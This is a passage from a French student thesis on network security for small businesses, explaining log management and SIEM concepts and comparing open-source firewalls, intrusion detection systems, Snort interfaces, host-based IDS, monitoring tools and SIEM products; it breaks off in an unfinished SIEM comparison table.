Faute de mouvoir maîtriser correctement les fausses alertes, la plupart des systèmes actuels d'IDS sont voués à disparaître ou à évoluer grandement. L'apparition sur le marché de la sécurité informatique des systèmes IPS est très récent et résulte de la nécessité d'améliorer, encore et toujours, les solutions existantes ayant prouvées leurs limites. Les IPS n'existent pas vraiment en tant que technologies bien définies mais plutôt en tant que concepts que tentent de mettre en œuvre les différents acteurs du marché à travers de multiples technologies et solutions de sécurité. Le système d'empêchement d'intrusion a pour but d'empêcher des intrusions attaquant au moment qu'il arrive. Tandis que le système de détection a le rôle d'identifier des intrusions et vous annoncer. Tous sont basés sur l'analyse le système pour détecter et empêcher des activités malveillantes.

II.5.6. Log Management :

II.5.6.1. Définition :

On devise le monde du Log Management en deux parties bien distinctes :

- La centralisation/collecte/rétention
- L'agrégation/corrélation (SIEM)

Le Log Management s'applique à toutes les utilisations possibles des logs.
Il est doté d'une Sortie élevé, accepte une grande capacité de rétention, collecte et stocke les logs au format brut, il a une grande capacité de rapports et une recherche très rapide. Il est orienté vers l'investigation.

II.5.6.2. Les étapes de log management :

- **Log ignorance**

Les logs ne sont pas collectés ni revus.

- **Log collection**

Les logs sont collectés mais jamais revus.

- **Log investigation**

Les logs sont collectés et revus en cas d'incident.

- **Log reporting**

Les logs sont collectés, des rapports sont générés et analysés chaque moi.

- **Log review**

Les logs sont collectés et analysés chaque jour.

- **Log Monitoring**

Les informations de sécurité sont analysées en temps réel.

Le Log Monitoring est la dernière étape, nous constatons qu'elle est l'étape résultat des cinq premières étapes.

Quelle est donc l'importance de Log monitoring dans un SIEM ?

II.5.7. La supervision (Monitoring) : [15]

Une grande majorité des logiciels de supervision sont basés sur le protocole SNMP qui existe depuis de nombreuses années.

La plupart de ces outils permettent de nombreuses fonctions dont voici les principales :

- Surveiller le système d'information
- Visualiser l'architecture du système
- Analyser les problèmes
- Déclencher des alertes en cas de problèmes
- Effectuer des actions en fonction des alertes

La tache de l'administrateur est alors simplifiée. Il n'a plus qu'à faire une vérification ou réaliser une action en fonction d'une alerte déclenchée. Chaque outil doit aussi lui donner une vision globale du système d'information pour localiser les problèmes le plus rapidement possible.

II.5.8. SIEM : [16]

II.5.8.1. Définition :

Les SIEM sont des outils de supervision de la sécurité, ils utilisent les informations en provenance de divers équipements et logiciels de sécurité. Les SIEM combinent deux éléments:

- **Les SIM (Security Information Management) :**

Outils de supervision de la sécurité qui se concentrent principalement sur l'analyse d'informations de sécurité passées, en vue d'améliorer l'efficacité pour la gestion à long terme du système d'information.

- ***Les SEM (Security Event Management) :***

Outils de supervision de la sécurité s'orientant sur la collecte de données dans le but de fournir une grande quantité d'informations pouvant être traitées immédiatement. La fusion des SIM et des SEM dans un processus intégré de contrôle de la sécurité avec des informations pertinentes recueillies dans l'infrastructure du système d'information est résumée sous le terme de SIEM.

II.5.8.2. Mode de fonctionnement :

Les SIEM utilisent des étapes de récupération, analyse et gestion de l'information, ce sont la collecte, la normalisation, l'agrégation, la corrélation, le reporting et la réponse.

❖ ***La collecte :***

Le principe de l'étape de collecte est de fournir au SIEM des données à traiter.
Ces données peuvent être de nature diverse en fonction de l'équipement ou du logiciel, mais aussi être envoyées de manières tout à fait différentes. On distingue deux modes de fonctionnement :

Mode actif : Le SIEM possède un ou plusieurs agents déployés sur les équipements à superviser. Ces agents ont pour fonction de récupérer les informations des équipements et logiciels de sécurité et de les envoyer au SIEM. Un élément de sécurité qui a été conçu nativement pour être un agent du SIEM est appelé une sonde.

Mode passif : Le SIEM est en écoute directe sur les équipements à superviser. Pour cette méthode, c'est l'équipement ou le logiciel qui envoie des informations sans intermédiaire au SIEM.

❖ ***La normalisation :***

Les informations collectées viennent d'équipements et logiciels hétérogènes ayant pour la plupart leurs propres moyens de formater les données. Cette étape permet d'uniformiser les informations selon un format unique pour faciliter le traitement par le SIEM. Des formats sont mis au point par IETF pour structurer les informations de sécurité et pouvoir les échanger et les traiter plus facilement.
C'est pourquoi il est plus judicieux de les énuméré.

- ***IDMEF (Intrusion Détection Message Exchange Format) :***

C'est un standard, défini dans la RFC 4765, permettant l'interopérabilité entre les systèmes commerciaux, open-source et de recherche. Il est basé sur le format XML et est un format conçu pour définir les évènements et des alertes de sécurité. Il est également adapté pour le stockage en base de données, l'affichage et la gestion des informations.

- ***IODEF (Incident Object Description and Exchange Format) :***

C'est un standard, défini dans la RFC 5070, représentant les informations de sécurité échangées entre les équipes CSIRTs (Computer Security Incident Response Teams). Il est basé sur le format XML et est un format conçu pour transmettre des incidents de sécurité entre les domaines administratifs et les parties qui ont une responsabilité opérationnelle. Ce modèle de données encode l'information des hôtes, des réseaux, des services…

❖ ***L'agrégation :***

L'agrégation est le premier traitement des évènements de sécurité. Il consiste en un regroupement d'évènements de sécurité selon certains critères. Ces critères sont généralement définis via des règles appelées règles d'agrégation et s'appliquent à des évènements ayant des similarités.

❖ ***La corrélation :***

La corrélation correspond à l'analyse d'évènements selon certains critères. Ces critères sont généralement définis via des règles appelées règles de corrélation. Le but de cette étape est d'établir des relations entre évènements, pour ensuite pouvoir créer des alertes de corrélations, des incidents de sécurités, des rapports d'activité. La corrélation se différencie sur plusieurs points :

Auto-apprentissage et connaissances rapportées: Pour pouvoir fonctionner, les moteurs de corrélation ont besoin d'informations sur les systèmes et réseaux de l'infrastructure. Ces informations peuvent être collectées automatiquement et/ou saisies manuellement par un opérateur.

Temps réel et données retardées : Dans certains cas, les évènements bruts sont forgés et envoyés directement pour être corrélés en temps réel. Dans d'autres cas, les évènements sont d'abord stockés, et envoyés après un premier traitement (ex : agrégation), leur envoi peut être alors conditionné.

Corrélation active et passive : La corrélation active a la possibilité de compléter les évènements reçus en recueillant des informations supplémentaires pour prendre des décisions. La corrélation passive est une corrélation qui ne peut pas interagir avec son environnement, elle reçoit des évènements et prend des décisions.

❖ ***Gestion des alertes :***

Il y a plusieurs façons pour un SIEM de gérer des alertes, plusieurs d'entre elles peuvent être utilisés simultanément :

Le « reporting » : Les rapports générés contiennent à la fois une synthèse des alertes et une vue d'ensemble de la sécurité du système à un instant T (statistiques, intrusions, vulnérabilités exploitées, classification des attaques).

Le stockage : Les alertes, incidents et rapports peuvent être stockés dans des bases de données pour pouvoir être analysés ultérieurement par des moteurs de corrélation.

La réponse : Les mécanismes de réponse aux alertes doivent permettre de stopper une attaque ou de limiter ses effets de façon automatique. La réponse à une intrusion dépend de la politique de sécurité.
Voici un schéma explicatif du mode de fonctionnement des SIEM.




Figure 2.11 : Mode de fonctionnement d'un SIE

Conclusion :

D'après ce que nous avons vu dans les deux premiers chapitres, on est certain que la sécurité informatique est de plus en plus importante à cause des vulnérabilités, des attaques, et l'ingénierie sociale.

Les deux prochains chapitres seront dédiés aux choix techniques choisis basés sur les outils open source, à la configuration des logiciels et aux résultats obtenus.

Chapitre 3

Etude comparative

Introduction :

Nous avons vu dans les deux chapitres précédents les équipements et les outils nécessaires pour améliorer la sécurité réseaux de petites entreprises.
Pour cela nous avons spécifié ce troisième chapitre pour faire une étude comparative sur les logiciels open source à fin de justifier notre choix et savoir les fonctionnalités des logiciels libres, leurs avantages, leur fiabilité et leur l'efficacité.

III.1. Comparaison des Firewalls : [17]

De nos jours, la plupart des entreprises possèdent de nombreux postes informatiques qui sont en général reliés entre eux par un réseau local. Ce réseau permet d'échanges des donnés entre les divers collaborateurs internes à l'entreprise et aussi de s'ouvrir vers le monde extérieur. Ouvrir l'entreprise vers le monde extérieur signifie laisser une porte ouverte à divers acteurs étrangers. Cette porte peut être utilisée pour des actions qui, si elles ne sont pas contrôlées, peuvent nuire à l'entreprise. Pour parer à ces attaques, une architecture de réseau sécurisée est nécessaire.
Cette architecture doit comporter un composant essentiel qui est le firewall.

III.1.1. Cas de Netfilter :

III.1.1.1 Définition :

Netfilter est la solution native de filtrage réseau sous Linux. Cette solution est plus connue sous le nom iptables.

III.1.1.2. Les avantages de Netfilter :

Filtrer le trafic selon des critères très divers : sous-réseau d'origine, de destination, ports, heure de la journée.

Il dispose de modules permettant le suivi d'état de protocoles tels que FTP ou H.323, qui nécessitent une inspection des paquets au niveau 7.

III.1.1.3. Les inconvénients de Netfilter :

Le principal défaut est son système de configuration:

Il se configure par l'exécution successive d'un certain nombre de commandes iptables, à la syntaxe peu intuitive.

Il n'existe pas de moyen simple pour permettre la tolérance de panne ou la répartition de charge de firewall sous Linux.

Il n'offre aucun moyen de mettre en place un cluster dédié au filtrage

III.1.2. Cas de Smoothwall :

III.1.2.1. Définition :

Smoothwall est une distribution Open Source sous licence GPL. C'est un système d'exploitation basé sur RedHat Linux (devenu plus tard Fedora Core Project)

Il est à noter que le filtrage de smoothwall Express est basé sur iptables, le module de filtrage de noyau linux.

III.1.2.2. Les fonctionnalités de Smoothwall :

Les fonctionnalités assurées par défaut par Smoothwall sont les suivantes :

- Possibilité d'administration via une interface web.
- Consultation de l'état de la machine sur laquelle est installé le pare-feu (état de la mémoire et les disques durs). Supervision du trafic réseau en temps réel sur les différentes cartes.
- Services de proxy web, SIP, POP3, IM.
- Service dhcp.
- Service dns (statique et dynamique).
- Service de temps NTP.
- Accès distant via SSH.
- Système de détection d'intrusions.
- VPN IPSec.
- Filtrage (par état).
- NAT.
- Priorité de trafic et QoS.
- Consultation de différents types de logs.

- Possibilités de maintenance (mise à jour du système ou de pilotes, backup, add on…).

III.1.3. Cas d'IPCop :

III.1.3.1. Définition :

IPCop est à l'origine un fork de Smoothwall Express. Ceci signifie qu'IPCop est basé sur linux Red hat. Il est distribué sous licence GPL.Il fonctionne aussi sur du matériel non propriétaire.

III.1.3.2. Les fonctionnalités d'IPCop :

IPCop partage avec Smoothwall plusieurs fonctionnalités et s'en démarque par d'autres.
Par exemple, IPCop ne propose pas de proxy IM ou proy POP3. il supporte par contre le "VLAN trunking" définit par la RFC 802.1Q. Le protocole telnet et le protocole d'encapsulation de niveau 2 L2TP. La supervision de trafic en temps réel n'est aussi pas possible sur IPCop.
Plusieurs fonctionnalités peuvent être ajoutées au pare-feu IPCop via des add-on afin de mieux le personnaliser.

III.1.4. Cas de Vyatta :

III.1.4.1. Définition :

La solution pare-feu de la société Vyatta existe en deux exemplaires. Le premier est payant, le second est libre. Vyatta se veut d'être un conçurent direct aux produits Cisco et fonctionne sur le matériel non propriétaire qui coute beaucoup moins cher, chose non vraie pour les produits Cisco.

III.1.4.2. Les fonctionnalités de Vyatta :

Coté fonctionnalités, on peut dire que Vyatta Community Edition se distingue des autres produits libres qu'on vient d'énumérer. Vyatta Community Edition offre des services de haute disponibilité, possibilités de VPN SSL. Toutes les fonctionnalités qu'on trouve dans les produits Cisco sont présentes dans la solution Vyatta. A noter la présence d'un IPS au lieu d'un simple IDS.

III.1.5. Cas de m0n0wall :

III.1.5.1. Définition :

M0n0wall est un système d'exploitation pare-feu libre basée sur le noyau FreeBSD et non pas linux. La particularité de m0n0wall est qu'il est le premier système d'exploitation de type UNIX démarrant à partir d'une séquence de boot basée exclusivement sur des fichiers d'extension .php au lieu des scripts shell classiques. M0n0wall est aussi le premier pare-feu à stocker l'intégralité de sa configuration dans un unique fichier (de type xml).

III.1.5.2. Les fonctionnalités de m0n0wall :

D'autres fonctionnalités qu'on n'est pas habitué à trouver dans les autres pare-feu sont par contre présentes dans m0n0wall. On en site surtout l'option portail captif et le service SNMP.

III.1.6. Cas de PfSense :

III.1.6.1. Définition :

PfSense est le descendant de m0n0wall. C'est donc un système d'exploitation pare-feu basé sur le noyau FreeBSD et sur le module de filtrage « ipfw ». La configuration de PfSense est stockée dans un seul fichier xml à l'instar de m0n0wall. La séquence de démarrage est aussi fondée sur des fichiers php.

III.1.6.2. Les fonctionnalités de PfSense :

Par rapport à m0n0wall (son ancêtre), Pfsense offre en plus les possibilités suivantes :

- Common Address Redundency Protocol (CARP) et PFsync (synchronisation entre machines PFSense)
- Possibilités d'alias étendue (alias pour interfaces réseau, utilisateurs…).
- Configuration XML de synchronisation entre maître et hôte de backup permettant de faire un point unique d'administration pour un cluster pare-feu. La synchronisation est assurée via XML-RPC.
- Equilibrage de charge (load balancing) pour les trafics entrant et sortant.
- Graphes montrant les statuts des files d'attentes.
- Support du protocole SSH pour l'accès distant.
- Support de multiples interfaces réseaux WAN.
- Serveur PPPoE.

III.1.7. Tableau comparatif des Firewalls :

Nous présentons ci-dessous trois tableaux comparatifs des différentes solutions pare-feu libres qu'on vient de présenter. Notez aussi que « x » signifie que la fonctionnalité est présente et que le signe « _ » signifie qu'elle est absente :

	Smoothwall Express	*Vyatta Community*	*IPCOP*	*PFSence*	*M0n0wall*
services					
proxy web	x	x	x	ajouter Squid	-
proxy IM	x	-	-	-	-

Tableau 3.1: Comparaison des firewalls (1/3)

	Smoothwall Express	Vyatta Community	IPCOP	PFSence	M0n0wall
proxy SIP	x	-	-	-	-
Dhcp	x	x	x	x	x
dns statique	x	x	x	x	x
dns dynamique	x	-	x	x	x
dns forward	-	x	-	x	x
telnet	-	x	x	-	-
Ssh	x	x	x	x	-
NTP (serveur de temps)	x	-	x	x	x
taches programmées	-	-	x	x	x
webGUI via HTTP	x	-	x	x	x
webGUI via HTTPS	x	x	x	x	x
VPN					
IPSec	x	x	x	x	x
PPTP	x	x	-	x	x
L2TP	-	x	-	x	-
clés RSA	x	x	x	x	x
DES	x	x	x	x	x
3DES	x	x	x	x	x
AES	-	x	x	x	x
Haute disponibilité					
Load Balance	-	x	-	x	-
Multi-WAN	-	x	-	x	-
Capacité de Failover	-	x	-	x	-
QoS					
Priorité selon type de trafic	x	x	x	x	x
Lissage de trafic (limitation)	x	x	x	x	x
Outils connectivité (webGUI)					
traceroute	x	x	-	x	x
ping	x	x	x	x	x
whois	x	-	-	-	-

Tableau 3.2: Comparaison des firewalls (2/3)

	Smoothwall Express	*Vyatta Community*	*IPCOP*	*PFSence*	*M0n0wall*
Filtrage et sécurité					
Avec état	x	x	x	x	x
Filtrage d'URL	add-On	x	add-on	-	-
Filtrage de contenu web	add-On	x	add-on	-	-
Temps d'accès par utilisateur	x	-	-	-	-
IDS	x	x	x	-	-
Antivirus web (HTTP/FTP)	x	-	x	-	-
Email AntiVirus/AntiSpam	x	-	add-on	-	-
Hotspot/Portail captif	-	-	-	x	x
Routage					
NAT (dynamique)	x	-	x	x	x
1:1 NAT (SNAT)	-	x	-	x	x
Port Address Translation	x		x	x	x
Politique de Routage (Policy Routing)	-	x	-	x	-
Support de VLAN Trunking (802.1Q)	-	x	-	-	-
Licence	GPL	GPL	GPL	BSD	BSD
Ordonnancement des règles de filtrage	statique	statique	statique	statique	statique
Administration					
Recherche de mises à jour	x	-	-	x	-
mises à jour automatique	-	-	-	x	-
backup	x	x	x	x	x
add-on	x	-	x	x	x

Tableau 3.3: Comparaison des firewalls (3/3)

Après une recherche approfondie, on a choisi le pare-feu PfSense pour des raisons bien déterminées. Tout d'abord, PfSense comporte pratiquement toutes les fonctionnalités des autres pare-feu, ensuite, on peut ajouter d'autres fonctionnalités tel que les IDS ou un reverse-proxy.

PfSense comporte aussi une configuration simplifiée et une interface graphique bien structurée peut être commandée à distance avec le support de protocole SSH, enfin PfSense est très efficace au niveau des règles de filtrage du réseau. PfSense et tous les autres firewalls sont très similaires en matière de fonctionnalités générales, et seuls quelques cas particuliers peuvent faire pencher la balance de façon définitive.

III.2. Comparaison des NIDS :

Le système de détection d'intrusion est en voie de devenir un composant critique d'une architecture de sécurité informatique, un IDS est essentiellement un sniffer couplé avec un moteur qui analyse le trafic selon des règles. Pour implémenter un IDS dans notre réseau, il nous faut avoir une vue générale sur les logiciels open source des IDS.

III.2.1. Cas de Snort : [18]

III.2.1.1. Définition :

Snort est un NIDS (Network Intrusion Detection System ou Système de Détection d'Intrusion Réseau en français). Comme ses initiales le suggèrent, un NIDS sert à détecter les tentatives d'intrusion, pour ce faire, il compare le trafic réseau à une base de données des attaques connues. Le cas échéant, il exécute une action pré-définit, qui va nous prévenir afin de verrouiller le réseau. S.N.O.R.T. nous permettant de détecter d'éventuels intrusions, et de gérer vos logs et sniffer le réseau. Nous détaillerons ici, l'installation à partir des sources, bien que de nombreuses distributions soient livrées avec un paquetage snort. Ce choix est motivé par deux choses : d'abord le fait qu'il soit impossible d'étudier toutes les variations introduites par les distributions, mais surtout pour un logiciel aussi sensible, il est préférable d'en maîtriser tous les rouages. Néanmoins, la plus part des principes expliqués ici, sont translatables vers les paquets binaires de votre distribution, moyennant quelques adaptations.

III.2.1.2. Les avantages de Snort :

- Open source
- Large communauté d'utilisateurs
- Beaucoup de contributions
- Beaucoup de documentations
- Bonne base de signatures
- Mise à jour des règles.
- Modifiable

III.2.1.3. Les fonctionnalités de Snort :

Au niveau couverture des attaques pas sa base de signatures, Snort est largement au niveau des produits commerciaux. Seul l'aspect administration est délicat à gérer : les nouvelles signatures doivent être récupérées manuellement sur le site. De plus, la console d'administration BASE (Basic Analysis and Security Engine, anciennement ACID) ne permet pas de déployer les signatures sur chaque sonde.

Des plugins peuvent être développés par les utilisateurs : préprocesseurs exécutés avant le moteur de détection, ils permettent d'étendre les fonctionnalités de Snort (fragmentation des paquets, scans de port).

III.2.2. Cas de Suricata : [19]

III.2.2.1. Définition :

Le moteur Suricata est un IDS/IPS Open Source. Ce moteur n'est pas destiné à remplacer ou émuler les outils existants dans l'industrie, mais il apporte de nouvelles idées et technologies sur le terrain. OISF fait partie et est financée par le programme du « Department of Homeland Direction » de la sécurité pour la science et la technologie (Open Homeland Security Technology), par l'espace de la « Navy and Naval Warfare Systems Command » (SPAWAR), ainsi que par le soutien très généreux de la membres du Consortium OISF.

III.2.2.2. Fonctionnalités de Suricata :

Comme Snort, Suricata propose les mêmes fonctionnalités, mais comme il peut être un IPS il propose encore d'autres fonctionnalités avancés telles que :

- Support Ipv6 natif
- Multi-threadée
- Accélération matérielle native (Accélération par GPU, PF_RING)
- De nombreuses options pour optimiser les performances
- Support optimisé des tests sur IP seules
- IPS (mode inline) natif

III.2.3. Tableau comparatif des NIDS :

Nous présentons ci-dessous un tableau comparatif des deux solutions des NIDS libre qu'on vient de présenter.

Suricata	Snort
Soutenu par une fondation	Développé par Sourcefire
Multi-threadé	Multi-process
IPS natif	IPS supporté
Fonctions avancées	Jeu de règles SO
(flowint, libHTP)	(logique avancée + perf mais fermé)
Support de PF_RING	Pas d'accélération matérielle
Code moderne et modulaire	Code vieillissant
Jeune mais dynamique	10 ans d'expérience

Tableau3.4: comparaison des NIDS

On constate dans le tableau ci-dessus que Suricata est mieux que Snort, mais nous avons choisi d'utiliser Snort parce qu'il répond aux besoins de la sécurité de l'architecture réseau proposé et facile à configurer.

Snort peut être configuré avec une interface graphique, nous avons trois choix de configuration présentés ci-dessous.

III.3. Comparaison des interfaces graphique de Snort :

Pour savoir quelle interface graphique à utiliser, nous vous proposons trois interfaces de configuration graphiques de Snort avec leurs fonctionnalités.

III.3.1. Cas de BASE 1.4.5 : [20]

La BASE est l'Analyse de Base et le Moteur de Sécurité. Il est basé sur le code de la Console d'Analyse pour des Bases de données d'Intrusion le projet (ACIDE). Cette application fournit un frontal Web pour questionner et analyser les alertes venant d'un Snort IDS le système.

III.3.2. Cas de Snorby 2.3.9 : [21]

Snorby est une application Ruby qui est utilisé pour afficher / rendre compte des résultats de détection des logiciels de détection d'intrusion tels que Snort.

III.3.3. Cas de Squil + Squert 0.9.2: [22]

La première variante est un couple de deux applications nommées respectivement Sguil et Squert. Squil est une console de visualisation en temps réel des alertes générées, permettant de consulter dans tous ses détails une alerte émise par Snort (y compris éventuellement le contenu des trames réseau capturées).

Squert est plutot orienté vers la consolidation statistique du flux et la compréhension des alertes dans leur contexte. Les 2 outils offrent une interface graphique et correspondent à des implémentations disponibles.

III.3.4. Tableau comparatif des interfaces graphique : [23]

Nous présentons ci-dessous un tableau comparatif des interfaces graphiques des NIDS libres qu'on vient de présenter

	BASE 1.4.5	***Snorby 2.3.9***	***Sguil +SQueRT 0.9.2***
Dashboard	Yes (Trafic par protocole, analyse de port)	Yes (High/Med/Low/ Events vs.Time Severity Count vs Time Protocol count vs Time Signatures Pie chart Source Pie chart Destination Pie Chart Top 5 Sensors Top 5 Users Last 5 Unique Events Analyst Classified Events)	Yes (Brief Events by Sensor Events by Category Top Signatures Top Source IP's Top Destination IP's)
Automatic classify/catagorize?	No	Yes	Yes
View packet data?	Yes	Yes	Yes
View Rule within GUI?	Yes	Yes	Yes
Export Event Data?	Yes (email only)	Yes (email/xml)	No
Authentication System?	Yes	Yes	Yes
Graph Options?	pie/bar/line/ worldmap	preset line/pie	preset pie/bar
Graph Alerts by Date?	Yes	Yes (presets only)	Yes
Graph Alerts by Time?	Yes	Oui (presets only)	Yes
Graph # of Alerts by Time?	Yes (bar only)	No	Yes (heatmap)
Graph Alerts by Src IP?	Yes	Yes (pie only)	Yes (bar only)
Graph Alerts by Dst IP?	Yes	Yes (pie only)	Yes (bar only)
Graph Alerts by Severity/ Category?	No	Yes	Yes

Tableau 3.5: Comparaison des interfaces graphique Snort (1/2)

	BASE 1.4.5	Snorby 2.3.9	Sguil +SQueRT 0.9.2
Graph Alerts by Signature?	Yes (using Alert Groups)	Yes (pie only)	Yes (bar only)
Graph Alerts by Src Port?	Yes	No	Yes (bar only)
Graph Alerts by Dst Port?	Yes	No	Yes bar only)
Graph Alerts by Country?	Yes	No	Yes (pie only)
Plot Alerts on World Map?	Yes	No	Yes
Special Features	Can work with an archive database. Can delete alerts.	Can export a pdf report that includes: Events vs. Time Severity Count vs Time Protocol Count vs Time Top 15 Signatures Top 10 Source Addresses Top 10 Dest Addresses. Integrates with some 3rd party apps Hotkey support Custom lookups via API	County Alerts Wordmap. Dashboard includes timeframe of last event. Graphviz graphs.
Support?	Community only	Community/Developer	Community/Developer
Requires setup web server?	Yes	Yes	Yes
Other dependencies	Php pear-php php Image-Graph php Image-Canvas php mail	Git ruby rails imagemagick wkhtmltopdf	Php TCL, TclX Graphviz (with PNG) Perl Text::CSV
Additional Processes running?	-	Usually phusion passenger	sguildb snort_agent

Tableau 3.6: Comparaison des interfaces graphique Snort (2/2)

Notre choix d'ACIDBASE comme interface graphique est fait pour :

- La simplicité du langage avec lequel il est écrit (PHP).
- La facilité de son implémentation et aussi le fait qu'il répond aux besoins basiques demandés.

III.4. Comparaison des HIDS :

Nous avons implémenté des HIDS dans tous les hôtes du réseau pour la détection des intrusions et pour renforcer la sécurité. Une étude comparative sur les logiciels libre est nécessaire pour savoir quelle utilité est la meilleure.

III.4.1. Cas de OSSEC : [24]

OSSEC est un HIDS (Host-based Intrusion Detection System). Il s'agit en quelque sorte d'une sonde qui travaille sur une machine en particulier et analyse les éléments propres à cette machine. OSSEC dispose de fonctionnalités adaptées à son utilisation, comme l'analyse de logs, la détection de rootkit, les alertes en temps réel et les réponses actives. OSSEC fonctionne sur la plupart des OS communément rencontrés : Windows, Linux, Mac OS, HP-UX, solaris. Il s'appuie sur un schéma client / Serveur

III.4.2. Cas de Samhain : [25]

Le système de détection d'intrusion Samhain (HIDS) fournit la vérification d'intégrité de fichier et le supervise/analyse des fichiers de logs, aussi bien que la détection rootkit, le contrôle de port, la détection de SUID executables et des processus cachés. Samhain été conçu pour contrôler des hôtes multiples avec des systèmes potentiellement différents d'exploitation, fournissant l'enregistrement(l'exploitation des bois) centralisé et le maintien(la maintenance), bien qu'il puisse aussi être utilisé comme la l'application autonome sur un hôte simple. Samhain est une demande application de multiplateforme open source pour des systèmes POSIX (UNIX, Linux, Cygwin/Windows).

III.4.3. Cas de Rkhunter :

Rkhunter est un script Shell qui effectue des divers contrôles sur le système local pour essayer et détecter connu rootkits et le logiciel malveillant. Il exécute aussi des contrôles pour voir si les commandes ont été modifiées, si les fichiers de démarrage de système ont été modifiés et des contrôles divers sur les interfaces de réseau, y compris des contrôles sur des applications d'écoute. Rkhunter a été écrit pour être aussi générique comme possible et donc devrait fonctionner sur la plupart des Linux et des systèmes UNIX. On le fournit quelques scénarios de support script de certaines commandes manquantes du système et certains d'entre ceux-ci sont des scripts.

III.4.4. Tableau comparatif des HIDS :

Le tableau 3.7 compare les fonctionnalités fournis par les trois solutions des HIDS : OSSEC Samhain et Rkhunter

Produit / Fonctionnalités	OSSEC	Samhain	RKhunter
Architecture	c-s / local	c-s / local	Local
Rootkits	Oui	Oui	Oui
Fichiers logs	Contenu	Contenu + Taille	-
Fichiers configuration	Perm.,taille,prop.,md5	Perm.,taille,prop.,md5	-
Interface	-	Web	-
Alertes	Log,mail	Log,mail,syslog	Log,mail

Tableau 3.7 : comparaison des HIDS

Tirons quelques conclusions de ce tableau comparatif. D'une part, nous remarquons immédiatement la déficience du logiciel Rkhunter. Ceci est normal, Rkhunter est uniquement un analyseur système pour vérifier la présence de rootkits. Mais nous avons jugé important de le placer dans ce comparatif de part ses fonctionnalités d'alerte qui se rapprochent, voire équivalent, celles d'autres HIDS. Les deux systèmes OSSEC et Samhain sont fort proches. Ils possèdent tous les deux la possibilité d'être mis en place de manière locale ou bien via une architecture client/serveur. Chacun d'entre eux analyse le système pour vérifier la non présence de rootkits, inspecte les fichiers de logs pour y détecter des activités anormales, et permet d'avertir l'administrateur via des emails ou en journalisant les alertes. En dehors de cela, nous remarquerons la maigre supériorité de Samhain sur OSSEC. Toutefois, cette supériorité est à tempérer. En effet, durant nos tests, l'installation de Samhain nous a posé quelques problèmes, et la configuration n'a pas été des plus simples. A l'inverse,le système OSSEC est doté d'un installeur qui prend les choses en main et nous demande uniquement les paramètres de configuration. Ainsi, malgré un nombre de fonctionnalités important, Samhain n'est peut-être pas aussi mature qu'il le laisse paraître, finalement on a installé dans les machines du réseau OSSEC.

III.5. Comparaison des moniteurs de supervision :

Pour se simplifier le travail, nous allons utiliser un moniteur de supervision. Le but d'un tel programme est de surveiller les services et les machines se trouvant sous notre responsabilité. Si un problème survient, le moniteur de supervision nous prévient et nous allons l'imbriquer dans un logiciel libre SIEM. Voici donc une comparaison des outils de supervision :

III.5.1. Cas de Nagios : [26]

Nagios est un outil de monitoring appliqués aux serveurs.
Il permet de suivre à la trace l'état des services, et de remonter une alerte si un problème existe. On peut également le configurer pour prendre des initiatives si aucune intervention n'est effectuée après un seuil.

III.5.2. Cas de Zabbix : [27]

Zabbix est une solution centralisée logiciel « audit des performances et des défaillances ».
Ce logiciel est libre, il est très réputé de même que Nagios. Concrètement, le principe du monitoring est simple, on installe un serveur qui va contrôler un certain nombre de points sur d'autres serveurs et se mettre à envoyer des alertes si cela va mal.

III.5.3. Tableau comparatif des moniteurs de supervision :

Nous présentons ci-dessous un tableau comparatif des deux solutions de supervision libre qu'on vient de présenter. Notez aussi que les points forts sont représentés par « + » de et les points faibles par « - » :

	Nagios	*Zabbix*
+	• Référence Open Source. • Excellente gestion de pannes. • Bibliothèque étendue de plugins.	• Intégration des fonctions gestion de pannes, de performances et reporting. • Interface Web pour toutes les fonctions. • Simplicité d'utilisation. • Evolution rapide.
−	• Configuration complexe. • Intégration difficile de fonctions configuration, gestion de performances, reporting.	• Bibliothèque limitée de modèles d'équipements. • Reporting basique.

Tableau 3.8 : Comparaison des moniteurs de supervision

Le choix technique du moniteur de supervision est Nagios, parce qu'il comporte plusieurs fonctionnalités et il est implémenté par défaut dans le SIEM choisi.
Donc, notre comparaison suivante est forcément sur les logiciels libres du SIEM.

III.6. Comparaison des SIEM :

Le SIEM est pratiquement le logiciel le plus important dans notre projet il nous faut d'abord une étude comparative pour choisir un bon logiciel et l'implémenter ensuite dans notre architecture. Apres une recherche ciblée nous avons proposé 3 logiciels concurrents

III.6.1. Cas de Cyberoam iView :

Cyberoam iView est une solution de log-reporting open source qui fournit aux organisations de la visibilité sur leurs réseaux à travers de nombreux dispositifs pour des niveaux élevés de sécurité, de confidentialité des données tout en satisfaisant les obligations de conformité règlementaire.

III.6.2. Cas de Splunk :

Splunk est une solution logicielle pouvant s'installer sur n'importe quel OS et propose une approche originale à la collecte, l'analyse et la corrélation de logs. En effet Splunk permet l'indexation universelle des logs qu'ils soient issus des applications, des logiciels de sécurité, et des serveurs.

III.6.3. Cas d'Alienvault OSSIM :

OSSIM est un projet open source de « management de la sécurité de l'information ». Cette solution s'appuie sur une gestion des logs basées sur la corrélation de ceux-ci ainsi qu'une notion d'évaluation des risques.
Cette solution est née du constat selon lequel il est difficile encore à ce jour d'obtenir un instantané de son réseau et des informations qui y transitent avec un niveau d'abstraction suffisant pour permettre une surveillance claire et efficace.
Le but d'OSSIM est donc de combler se vide constaté quotidiennement par les professionnels de la sécurité.

III.6.4. Tableau comparatif des SIEM :

Ce tableau comparatif met le point sur les principaux fonctionnalités de des trois solutions des SIEM respectivement Cyberoam « iView », Splunk et Alienvault « OSSIM »

Solution	SIM	SEM	Surveillance des données	Surveillance des utilisateurs	Surveillance des applications	Simplicité déploiement et support
Cyberoam						
splunk>						
